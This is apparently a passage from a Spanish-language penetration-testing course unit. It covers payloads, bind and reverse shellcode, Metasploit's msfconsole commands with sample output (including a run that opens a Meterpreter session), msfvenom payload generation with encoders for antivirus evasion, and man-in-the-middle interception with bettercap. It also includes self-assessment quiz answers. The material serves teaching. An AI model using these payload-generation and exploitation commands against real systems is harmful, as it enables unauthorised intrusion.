
Aunque desarrollaremos con más detenimiento el uso de la herramienta Metasploit en el siguiente apartado, cabe destacar que la herramienta Metasploit es una suite completa de Explotación y Postexplotación y contiene una gran cantidad de exploits para su consulta y uso.

3.3.- Concepto de payload.

Payload

Tal y como hemos visto anteriormente, un payload es la porción de código o instrucciones que se ejecuta inmediatamente después del exploit y que obliga a la víctima a realizar una serie de operaciones.

Atendiendo a cómo se transmite este payload a la víctima podemos agrupar los payloads en dos categorías.



[Monkik \(CC BY-SA\)](#)

Non-staged

Se denominan payloads autocontenidos, normalmente se corresponden con la ejecución de un comando muy específico en la víctima para añadir un usuario en el sistema remoto, añadir un usuario a un grupo privilegiado, establecer una conexión secundaria entre víctima y auditor.

Staged

En este caso el payload se transmite en varias partes con la finalidad de evitar posibles bloqueos que pudieran realizarse debido a los dispositivos de seguridad existentes en la red. La primera parte que se inyecta en la víctima corresponde a una pequeña porción de código que es ejecutado y espera al envío de la segunda parte del payload.

La segunda parte del payload se corresponde con un payload más avanzado como pudiera ser una shellcode avanzada, un servidor de VNC para controlar el sistema remoto, etc.

Shellcode

Una shellcode es un tipo especial de payload que normalmente inicia una Shell de comandos, más o menos avanzada, a través de la cual el auditor puede controlar la máquina comprometida.


Tipos de shellcode

Las shellcodes son un tipo determinado de payload (Es decir, existen payloads que no son shellcodes). Dependiendo de la posición del auditor en el sistema objetivo podemos agruparlas en las siguientes categorías.

- ✓ **Local:** Se utilizan cuando el auditor dispone de acceso a un equipo pero con un acceso limitado y utiliza una vulnerabilidad concreta para ejecutar una shellcode específica que le pudiera proporcionar una escalada de privilegios y obtener un mayor nivel de acceso en el sistema local.
- ✓ **Remota:** Este tipo de shellcode se utilizan cuando un atacante no dispone de acceso previo al equipo remoto y al ejecutarse la shellcode se establece un canal de comunicación remoto entre el auditor y la víctima.

Por otro lado, dependiendo de como se establece la conexión entre auditor y víctima podemos agruparlas en las siguientes categorías.

- ✓ **Bind:** Cuando este tipo de shellcodes son ejecutadas en la víctima se inicia un servidor de conexión abriendo un puerto en el equipo comprometido. En este tipo de shellcodes el atacante establece la conexión con el puerto que se ha levantado en la víctima. Sólo son funcionales si nos encontramos en la misma red local que la víctima y no existe ningún firewall que impida la comunicación con el puerto recién levantado en la víctima.
- ✓ **Reverse:** En este tipo de shellcodes no se inicia ningún servicio en la máquina víctima. Al contrario, es el auditor el que levanta un servidor a la escucha en un puerto determinado y el shellcode en la víctima inicia la conexión en el equipo del auditor y en el puerto apropiado. Dado que en este tipo de shellcode es la víctima quien inicia la conexión en caso de existir algún tipo de dispositivo firewall la conexión no se vería afectada.



Una Shellcode puede categorizarse indicando una categoría de cada grupo. Por ejemplo Una shellcode inversa remota o una Shellcode local de tipo bind.

Autoevaluación

Indica en cada caso si la afirmación es Verdadera o Falsa.

Si el equipo que quiero comprometer mediante una determinada vulnerabilidad se encuentra tras un firewall mientras que yo como atacante estoy situado en una dirección de internet he de utilizar una shell de tipo reverse.

- Verdadero Falso

Verdadero

Verdadero. Dado que la víctima se encuentra tras un firewall no puedo utilizar una shell de tipo Bind que me levante un puerto en la máquina de la víctima dado que el firewall me bloquearía la conexión.

Al utilizar una shell tipo reverse es la víctima la que inicia la conexión contra la máquina del atacante y, normalmente, el tráfico de salida a internet no se encuentra filtrado.

Los payloads staged son autocontenido y la explotación se realiza en una sola fase en la que se ejecutan el exploit y el payload a la vez.

- Verdadero Falso

Falso

Falso. Las shells de tipo staged se envían en dos fases. la primera fase explota la vulnerabilidad y carga un pequeño downloader. La segunda fase carga el payload final a través del downloader.

El payload es el código que se inyecta en la víctima una vez se ha explotado con éxito la vulnerabilidad.

- Verdadero Falso

Verdadero

Verdadero. El payload es el código o set de instrucciones que se ejecutan una vez explotada la vulnerabilidad y permite ejecutar código no autorizado en el cliente, como por ejemplo la ejecución de una shellcode.

3.4.- Herramienta Metasploit.

Metasploit

Metasploit es un framework “open source” de Explotación y Postexplotación en infraestructuras y sistemas. Escrito en lenguaje Ruby contiene herramientas orientadas a la explotación de vulnerabilidades. Además mantiene una gran base de datos de exploits de vulnerabilidades conocidas así como herramientas de generación de payloads específicos. También, contiene plugins específicos para integrarlo con motores de Bases de Datos, Nessus y nmap

Dispone de dos interfaces de acceso:

- ✓ **msfconsole**: Interfaz de acceso en modo consola, es la opción por defecto.
- ✓ **armitage**: Interfaz gráfica de acceso, se ha de instalar a parte.

Módulos principales

Metasploit está organizado en cinco módulos principales que desgranamos a continuación.

Auxiliary

Módulos de apoyo que nos proporcionan herramientas propias de la Fase de Enumeración y Escaneo así como otras herramientas para realizar ataques de fuerza bruta.

Exploits

Contienen todos los exploits presentes en la plataforma Metasploit, se encuentran organizados en un modelo de carpetas jerárquico en base a Sistemas Operativos y Software afectado.

Payloads

En este módulo se engloban todos los distintos payloads que maneja Metasploit, acciones simples como la creación de usuarios o grupos, modificación de configuración.

Y distintas Shell inversas non-staged y staged así como la Sellcode propia de Metasploit llamada meterpreter.

Encoders

Su objetivo es modificar el código del payload con la intención de ofuscársalo y evadir elementos de seguridad como Antivirus o IDS

Post

Estos son todos los módulos de Postexplotación disponibles en Metasploit. Nos ayudan en las actividades posteriores a la explotación de un sistema y su objetivo está relacionado con la transferencia de ficheros, ejecución de técnicas para lograr persistencia en la víctima, automatización de procesos, técnicas de elevación de privilegios, etc.

Uso de Metasploit

Tal y como dijimos en el apartado anterior, Metasploit dispone de un acceso por consola a través de la herramienta msfconsole. En este submódulo se introducirán las opciones básicas de uso de msfconsole.

Para poder acceder a msfconsole sólo hay que invocarla desde la línea de comandos:

```
$ msfconsole
```

Se iniciará el intérprete de la consola msfconsole, podemos indicar el comando help para comprobar el listado de comandos disponible

Command	Description
?	Help menu
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
debug	Display information useful for debugging
exit	Exit the console
features	Display the list of not yet released features that can be opted into
get	Gets the value of a context-specific variable
getg	Gets the value of a global variable
grep	Grep the output of another command
help	Help menu
history	Show command history
load	Load a framework plugin
quit	Exit the console
repeat	Repeat a list of commands
route	Route traffic through a session
save	Saves the active datastores
sessions	Dump session listings and display information about sessions
set	Sets a context-specific variable to a value
setg	Sets a global variable to a value
sleep	Do nothing for the specified number of seconds
spool	Write console output into a file as well the screen
threads	View and manipulate background threads
tips	Show a list of useful productivity tips
unload	Unload a framework plugin
unset	Unsets one or more context-specific variables
unsetg	Unsets one or more global variables
version	Show the framework and console library version numbers

Sergio Romero Redondo. *Metasploit help (elaboración propia)* ([CCO](#))

Comprobamos que la lista de comandos disponibles es bastante extensa. Sin embargo introduciremos los más importantes:

Search

El comando search sirve para realizar búsquedas en los módulos de Metasploit. La búsqueda se realiza en los campos de nombre y descripción por lo que si se buscara por el término “Windows” se incluirían todos los resultados que contengan la palabra Windows en el nombre del módulo o en la descripción:

```
msf > search Término_a_buscar
```

```
msf > search usermap_script

Matching Modules
=====
Name          Disclosure Date  Rank
-----
exploit/multi/samba/usermap_script  2007-05-14  excellent

msf >
```

Sergio Romero Redondo. *Metasploit search (elaboración propia)* ([CC0](#))

Info

El comando info proporciona información detallada sobre un módulo en particular de Metasploit sobre el que se consulta. Normalmente se utiliza para ver la descripción de un módulo antes de seleccionarlo para su uso, el target al que va destinado así como las opciones de configuración del módulo (IP y Puerto de la víctima, credenciales en caso de ser necesarias, etc.):

```
msf > info ruta_del_modulo_a_consultar
```

```
msf exploit(ms09_050_smb2_negotiate_func_index) > info exploit/windows/smb/ms09_050_smb2_negotiate_func_index

      Name: Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
      Module: exploit/windows/smb/ms09_050_smb2_negotiate_func_index
      Version: 14774
      Platform: Windows
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Good

Provided by:
  Laurent Gaffie <laurent.gaffie@gmail.com>
  hdm <hdm@metasploit.com>
  sf <stephen_fewer@harmonysecurity.com>

Available targets:
  Id  Name
  --  ---
  0   Windows Vista SP1/SP2 and Server 2008 (x86)

Basic options:
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  RHOST                         yes       The target address
  RPORT                         yes       The target port
  WAIT                          180       The number of seconds to wait for the attack to
```

Sergio Romero Redondo. *Metasploit info (elaboración propia)* ([CC0](#))

Show

Show sirve para mostrar todos los módulos disponibles en Metasploit. También se puede filtrar por categorías de módulos. Por ejemplo, si quisieramos mostrar todos los módulos auxiliares emplearemos el siguiente comando:

```
msf > show auxiliary
```

```
msf > show auxiliary
Auxiliary
=====

      Name                               Disclosure Date   Rank
      ----
admin/2wire/xslt_password_reset          2007-08-15    normal
admin/backupexec/dump                   normal
admin/backupexec/registry                normal
...snip...
```

Sergio Romero Redondo. *Metasploit show auxiliary (elaboración propia)* ([CC0](#))

De la misma manera, podemos mostrar todos los exploits existentes en Metasploit:

```
msf > show exploits
```

```
msf > show exploits

Exploits
=====

      Name                               Disclosure Date
      ----
aix/rpc_cmsd_opcode21                 2009-10-07
aix/rpc_ttdbserverd_realpath          2009-06-17
bsdi/softcart/mercantec_softcart       2004-08-19
...snip...
```

Sergio Romero Redondo. *Metasploit show exploits (elaboración propia)* ([CC0](#))

Por otro lado, cuando tenemos seleccionado un módulo (con el comando use) también podemos mostrar las opciones del módulo mediante el comando show options:

```
msf > show options
```

```
msf exploit(ms08_067_netapi) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          -----      -----
RHOST                yes        The target address
RPORT      445            yes        Set the SMB service port
SMBPIPE    BROWSER        yes        The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id  Name
--  ---
0   Automatic Targeting
```

Sergio Romero Redondo. *Metasploit show options (elaboración propia)* ([CC0](#))

Los Sistemas Operativos contra los que se puede lanzar el exploit que tenemos seleccionado:

```
msf > show targets
```

```
msf  exploit(ms08_067_netapi) > show targets

Exploit targets:

Id  Name
--  ---
0   Automatic Targeting
1   Windows 2000 Universal
10  Windows 2003 SP1 Japanese (NO NX)
11  Windows 2003 SP2 English (NO NX)
12  Windows 2003 SP2 English (NX)
...snip...
```

Sergio Romero Redondo. *Metasploit show targets (elaboración propia)* ([CC0](#))

Incluso podemos indicar que nos muestre los distintos payloads compatibles para el exploit seleccionado:

```
msf > show payloads
```

```
msf > show payloads

Payloads
=====

      Name          Disclosure Date  Rank
      ----          -----          -----
aix/ppc/shell_bind_tcp          normal
aix/ppc/shell_find_port        normal
aix/ppc/shell_interact         normal
...snip...
```

Sergio Romero Redondo. *Metasploit show payloads (elaboración propia)* ([CCO](#))

Use

Una vez que se ha localizado el módulo que queremos utilizar (mediante el comando search o show) el comando use sirve para seleccionar el módulo y configurar las variables necesarias para su correcto funcionamiento (con el comando set):

```
msf > use nombre_del_modulo
```

```
msf > use dos/windows/smb/ms09_001_write
msf auxiliary(ms09_001_write) > show options

Module options:

      Name      Current Setting  Required  Description
      ----      -----          -----      -----
      RHOST                               yes       The target address
      RPORT      445                  yes       Set the SMB service port

msf auxiliary(ms09_001_write) >
```

Sergio Romero Redondo. *Metasploit use (se abre en una nueva ventana)* ([CCO](#))

Set

El comando set sirve para configurar las opciones de cada módulo y establecer un valor adecuado para el correcto funcionamiento del módulo (Recordad que hemos visto que con el comando show options podíamos ver las opciones del módulo que tengamos seleccionado):

```
msf (ms09_050_smb2_negotiate_func_index) > set nombre_de_la_variable valor_de_l
```

```
msf auxiliary(ms09_050_smb2_negotiate_func_index) > set RHOST 172.16.194.134
RHOST => 172.16.194.134
msf auxiliary(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

Name   Current Setting  Required  Description
----  -----  -----  -----
RHOST  172.16.194.134  yes        The target address
RPORT  445            yes        The target port
WAIT   180            yes        The number of seconds to wait for the attack

Exploit target:

Id  Name
--  ---
0   Windows Vista SP1/SP2 and Server 2008 (x86)
```

Sergio Romero Redondo. *Metasploit set (elaboración propia)* ([CC0](#))

Exploit o Run

Sirve para ejecutar el módulo seleccionado una vez se han configurado las variables necesarias de manera correcta. Su uso es tan simple como invocar la orden run:

```
msf exploit(badblue_passthru) > run
[*] Started reverse TCP handler on 192.168.1.69:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (179267 bytes) to 192.168.1.68
[*] Meterpreter session 1 opened (192.168.1.69:4444 -> 192.168.1.68:49166) at 2019-01-14 19:35:27 +0100
```

Sergio Romero Redondo. *Metasploit run (elaboración propia)* ([CC0](#))

Para saber más

Para obtener un listado completo de los comandos de Metasploit y su uso específico podéis acceder al siguiente enlace. [comandos Metasploit](#)

Para saber más

En el siguiente enlace podéis ver [un video](#) en el que se muestra el uso básico de la herramienta Metasploit

3.5.- Herramienta msfvenom.

msfvenom

La herramienta msfvenom es una herramienta incluida en la suite Metasploit que se utiliza para generar los payloads utilizados por el propio Metasploit. También es posible generar estos payloads por separado y en numerosos formatos de salida:

- ✓ **Formato binario:** Ejecutable .exe o una librería .dll, un fichero compilado de java .jar o salida en un
- ✓ **Formato interpretado:** Script en Python, PowerShell, ShellScript, VBScript.

Tanto Metasploit como msfvenom se encuentran preinstalados en la distribución de Linux Kali. Sin embargo, dado que se encuentra desarrollado bajo el lenguaje de programación Ruby, se puede instalar en cualquier sistema que disponga de un motor de Ruby instalado (incluso en Microsoft Windows.)

Podremos invocar la ayuda de msfvenom con el parámetro **-h**

```
msfvenom -h
```

```
└─$ msfvenom -help
Msfvenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list      <type>    List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt,
formats, all
  -p, --payload   <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN
for custom
  --list-options <payload>  List --payload <value>'s standard, advanced and evasion options
  -f, --format    <format>   Output format (use --list formats to list)
  -e, --encoder   <encoder>  The encoder to use (use --list encoders to list)
  --service-name  <value>   The service name to use when generating a service binary
  --sec-name      <value>   The new section name to use when generating large Windows binaries. Default: random 4-charac
ter alpha string
  --smallest     <value>   Generate the smallest possible payload using all available encoders
  --encrypt      <value>   The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
  --encrypt-key  <value>   A key to be used for --encrypt
  --encrypt-iv   <value>   An initialization vector for --encrypt
  -a, --arch      <arch>    The architecture to use for --payload and --encoders (use --list archs to list)
  --platform     <platform> The platform for --payload (use --list platforms to list)
  -o, --out       <path>    Save the payload to a file
  -b, --bad-chars <list>    Characters to avoid example: '\x00\xff'
  -n, --nopsled   <length>  Prepend a nopsled of [length] size on to the payload
  --pad-nops     <length>  Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsl
ed of quantity (nops minus payload length)
  -s, --space    <length>  The maximum size of the resulting payload
  --encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
  -i, --iterations <count>  The number of times to encode the payload
  -c, --add-code  <path>   Specify an additional win32 shellcode file to include
  -x, --template  <path>   Specify a custom executable file to use as a template
  -k, --keep      <value>   Preserve the --template behaviour and inject the payload as a new thread
  -v, --var-name  <value>   Specify a custom variable name to use for certain output formats
  -t, --timeout   <second>  The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
  -h, --help      <value>   Show this message
```

Sergio Romero Redondo. *msfvenom help (elaboración propia)* ([CCO](#))

Opciones de msfvenom

Como podemos comprobar en el output anterior, msfvenom dispone de varias opciones de configuración para generar un payload. Desde las opciones de selección y configuración del exploit hasta la configuración del formato de salida. Si nos fijamos, los payloads de Metasploit y de msfvenom son los mismos. Esto es debido a que Metasploit utiliza msfvenom para generar el payload.

A continuación se muestran las opciones de configuración del payload y el comando para obtener el listado de las mismas:

- ✓ Listar los payloads disponibles:

```
$ msfvenom -l payloads
```

- ✓ Listar las plataformas soportadas para la generación del payloads:

```
$ msfvenom -l platforms
```

- ✓ Listar todas las arquitecturas soportadas para la generación del payload:

```
$ msfvenom -l archs
```

- ✓ Listar todos los formatos de salida en los que se puede generar el payload:

```
$ msfvenom -l formats
```

- ✓ E incluso si queremos que se le aplique algún tipo de codificación al payload para tratar de pasar desapercibido podemos listar todos los encoders disponibles:

```
$ msfvenom -l encoders
```

Generar el payload con msfvenom

A la hora de generar el payload, msfvenom dispone de distintos operadores para indicar cada opción de generación del exploit. Por ejemplo el siguiente comando genera un payload “bind reverse Shell” para un sistema Windows con una arquitectura de 32 bits, le aplica el encoder shikata_ga_nai tres veces y excluyendo el badchar “null” (x00 en hexadecimal). Por último el resultado de salida es un script en el lenguaje Python:

```
$ msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -t
```

Para saber más

En el siguiente enlace [metasploit-unleashed](#) podéis obtener más información sobre las capacidades y uso de la herramienta msfvenom.

Para saber más

En el siguiente enlace podéis ver [un video](#) en el que se muestra el uso básico de la herramienta msfvenom

Autoevaluación

Indica si las siguientes afirmaciones son verdaderas o falsas según corresponda.

msfvenom es una herramienta externa a Metasploit con unos payloads totalmente diferentes.

- Verdadero Falso

Falso

Falso. La herramienta msfvenom forma parte de la suite Metasploit. De hecho dispone de los mismos payloads dado que Metasploit utiliza msfvenom de manera transparente al usuario para configurar y generar los payloads.

En la herramienta Metasploit sólo hay módulos de Explotación y Payloads.

- Verdadero Falso

Falso

Falso. En Metasploit existen también otros módulos como los módulos "Auxiliares" que nos permiten realizar tareas propias de la fase de reconocimiento y escaneo. O los módulos de "Postexplotación" que nos permiten realizar ciertas tareas sobre los equipos previamente comprometidos.

4.- Interceptación, manipulación y monitorización del tráfico.

Caso práctico



Luis
está

[Sora Shimazaki \(CC BY-SA\)](#)

entusiasmado. En las últimas unidades del curso de formación ha aprendido a localizar y explotar vulnerabilidades en los equipos remotos.

Ha estado practicando con las herramientas que ha podido conocer en el curso y ha realizado explotaciones de ciertas vulnerabilidades en Sistemas Operativos Linux y Microsoft en sistemas controlados de laboratorio.

-¿Qué será lo próximo? se pregunta.

Consultando el roadmap del curso se da cuenta que otro de los vectores de ataque que ha de aprender es la interceptación y modificación de vulnerabilidades.

Los vectores de interceptación de las comunicaciones siguen siendo vectores de ataque que a día de hoy permiten comprometer un sistema remoto.

De hecho, son muchos los protocolos que no implementan ningún tipo de cifrado y que aún siguen utilizándose en las redes tipo LAN.

En caso de interceptación de estos protocolos un atacante puede acceder a información sensible, como pudieran ser las credenciales de usuario.

Además, también es posible modificar la información enviada en la comunicación por la que quisiera el atacante. Siempre y cuando estuviera interceptando las comunicaciones gracias a un ataque de tipo Man in the Middle.


4.1.- Interceptación de comunicaciones y monitorización del tráfico.

Interceptación de las comunicaciones

Es el conjunto de técnicas utilizadas por un atacante para redirigir el tráfico de la víctima a un sistema que él controla.

Existen distintas técnicas que permiten realizar esta acción. A continuación se indican las más comunes:

[USA Herald](#) (Todos los derechos reservados)



- ✓ **Punto de Acceso falso:** Se establece un PA y se interceptan las comunicaciones.
- ✓ **ARP Spoofing:** Se realiza una inundación ARP para modificar la tabla ARP de la víctima.
- ✓ **DNS Spoofing:** Modificar la BD del DNS para que un dominio apunte a otra IP.


La más común es ARP Spoofing, pero requiere que el atacante y la víctima se encuentren en el mismo dominio de colisión broadcast para que se puedan manipular las tablas de rutas ARP en ese segmento.

Herramientas de interceptación de vulnerabilidades

Existen varias herramientas para realizar un ataque de Man in the Middle:

- ✓ **ettercap:** De las primeras herramientas en realizar ataques MiTM que soportaban distintas técnicas y protocolos.
- ✓ **bettercap:** Evolución de la herramienta ettercap, soporta más protocolos de comunicaciones y una interfaz mejorada.
- ✓ **mitmproxy:** Proxy de interceptación para el protocolo HTTP/HTTPS.

Sin embargo, la más utilizada a día de hoy es bettercap. En el siguiente enlace podéis acceder al repositorio de Github del proyecto [bettercap](#)



The screenshot shows the BetterCap application's main interface. At the top, there's a toolbar with various icons for Events, LAN, WiFi, BLE, HID, Position, Caplets, and Advanced. Below the toolbar is a command bar with fields for 'Search ...' and a 'Command bar ...' dropdown. A search bar at the top right contains the text 'Muted ble.device.connected ble.device.disconnected ble.device.lost endpoint.lost wifi.client.new wifi.client.probe clear'. The main area is a log table with columns 'Time' and 'Type'. It lists numerous network events from April 22, 2019, at 11:53 AM, such as 'ble.device.new' detections for Google and HID devices, 'wifi.ap.new' detections for Vodafone and WebPocket access points, and 'wifi.client.new' and 'wifi.client.probe' entries for various clients like apple_watch, TCT mobile Ltd., and D-Link. There are also entries for 'sys.log' showing WiFi deauthing logs. The log ends at 11:50 AM.

Time	Type	Details
4/22/19, 11:53 AM	ble.device.new	Detected 73:98:8D:ED:D5:1C Google : flags: , connectable: false
4/22/19, 11:52 AM	hid.device.new	Detected HID device 00:C4:89:34:83
4/22/19, 11:50 AM	hid.device.new	Detected HID device 54:AA:41:05:43
4/22/19, 11:50 AM	endpoint.new	Detected 192.168.1.96 apple_watch F8:6F:C1:0F:8B:38 Apple, Inc.
4/22/19, 11:50 AM	wifi.ap.new	Detected Vodafone-WiFi 62:8F:34:99:C6:14 with OPEN encryption and 0 clients
4/22/19, 11:50 AM	wifi.ap.new	Detected Vodafone-Guest 62:8F:34:99:C6:14 with WPA2 encryption and 0 clients
4/22/19, 11:50 AM	wifi.ap.new	Detected Vodafone-A74574744 E4:8F:34:99:C6:15 Vodafone Italia S.p.A. with WPA2 encryption and 0 clients
4/22/19, 11:50 AM	wifi.ap.new	Detected Vodafone-WiFi 72:8F:34:8F:9F:64 with OPEN encryption and 0 clients
4/22/19, 11:50 AM	wifi.ap.new	Detected Vodafone-Guest 72:8F:34:8F:9F:64 with WPA2 encryption and 0 clients
4/22/19, 11:50 AM	wifi.ap.new	Detected Vodafone-A53271831 E4:8F:34:8F:9F:65 Vodafone Italia S.p.A. with WPA2 encryption and 0 clients
4/22/19, 11:50 AM	wifi.ap.new	Detected WebPocket-95C8 E4:E1:30:3F:95:C8 TCT mobile Ltd. with WPA2 encryption and 0 clients
4/22/19, 11:50 AM	wifi.ap.new	Detected D-Link-2A8FD7 0C:B6:D2:2A:8F:D8 D-Link International with WPA2 encryption and 0 clients
4/22/19, 11:50 AM	ble.device.new	Detected 65:82:F1:A4:AE:2D Google : flags: , connectable: false
4/22/19, 11:50 AM	wifi.client.handshake	Captured handshake for station 00:04:4b:2d:30:17 connecting to AP e2:b9:e5:17:22:ed
4/22/19, 11:50 AM	sys.log	INFO: wifi deauthing client 14:15:d8:d4:3f:40 (Google, Inc.) - Ingresso from AP Casa-5.0 (channel:40 encryption:WPA2)
4/22/19, 11:50 AM	sys.log	INFO: wifi deauthing client 00:04:4b:2d:30:17 (Nvidia) - shield from AP Casa-5.0 (channel:40 encryption:WPA2)

[bettercap \(GNU/GPL\)](#)

Características de bettercap

